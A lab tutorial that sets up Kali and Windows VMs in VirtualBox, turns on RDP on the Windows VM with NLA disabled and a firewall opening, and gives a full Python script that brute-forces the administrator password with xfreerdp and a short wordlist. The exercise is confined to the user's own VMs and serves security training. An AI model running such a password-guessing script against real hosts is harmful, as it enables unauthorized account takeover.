**RDP Brute-Force Attack Documentation**

**STEP 1: Network Setup in VirtualBox**

1.1 Configure Host-Only Adapter for both VMs

• Shutdown both VMs.

• Go to VirtualBox → Select Kali VM → Settings → Network:

- Adapter 1 → Enable Network Adapter

-Set Attached to: Host-Only Adapter

(OR Internal Network, but both VMs must use the same mode)

Click Advanced → Set Adapter Type to: Intel PRO/1000 MT Desktop

• Repeat the same for Windows VM.

1.2 Boot both machines

• Start Kali Linux and Windows in VirtualBox.

**STEP 2: Get IP Addresses**

On Kali Linux, run:

**ip a / ifconfig**

Look for something like:

inet 192.168.56.103 (under eth0 )

A computer screen shot of a program

AI-generated content may be incorrect.

On Windows, press Win + R, type: cmd and run:

**ipconfig**

Look for:

IPv4 Address. . . . . . . . . . . : 192.168.56.102

A screenshot of a computer

AI-generated content may be incorrect.

**STEP 3: Enable RDP on Windows VM**


- Enable RDP

Press Win + R, run:

**SystemPropertiesRemote**

• Check: Allow remote connections to this computer

• Uncheck: “Allow connections only from computers running Remote Desktop with NLA”



**STEP 4: Allow RDP in Windows Firewall**

Open Command Prompt (as admin) and run:

**netsh advfirewall firewall add rule name="Allow RDP" dir=in action=allow protocol=TCP localport=3389**

**STEP 5: Test RDP Connection from Kali**

5.1 **Install xfreerdp**

**sudo apt update**

**sudo apt install freerdp2-x11**

**STEP 6: Create Python Brute-Force Script**

6.1 Open Terminal → Create Script

**nano rdp\_brute.py**

**6.2 Paste the Script:**

**import subprocess**

**target\_ip = "192.168.56.102" # Replace with your Windows VM IP**

**username = "administrator" # Replace with your Windows username**

**# Small wordlist of 10 passwords (customize as needed)**

**passwords = [**

**"123456",**

**"admin",**

**"administrator",**

**"password",**

**"admin123",**

**"test123",**

**"welcome",**

**"qwerty",**

**"1234",**

**"56789"**

**]**

**print(f"[\*] Starting brute-force on {target\_ip} with username '{username}'...\n")**

**for attempt, password in enumerate(passwords, 1):**

**print(f"[{attempt}/10] Trying password: {password}")**

**try:**

**result = subprocess.run(**

**["xfreerdp", f"/v:{target\_ip}", f"/u:{username}", f"/p:{password}", "/cert:ignore"],**

**capture\_output=True,**

**text=True,**

**timeout=10**

**)**

**if "Authentication only, exit status 0" in result.stderr or result.returncode == 0:**

**print(f"\n[+] SUCCESS! Password found: {password}")**

**break**

**else:**

**print("[-] Failed.")**

**except subprocess.TimeoutExpired:**

**print("[!] Timeout, skipping...")**

**except Exception as e:**

**print(f"[!] Error: {e}")**

**else:**

**print("\n[-] Tried all 10 passwords. No match found.")**

**6.3 Save and Exit**

• Press Ctrl + O, then Enter to save.

• Press Ctrl + X to exit nano.

**STEP 7: Run the Brute-Force Script**

Run the script in kali linux using:

python3 rdp\_brute.py

A screenshot of a computer

AI-generated content may be incorrect.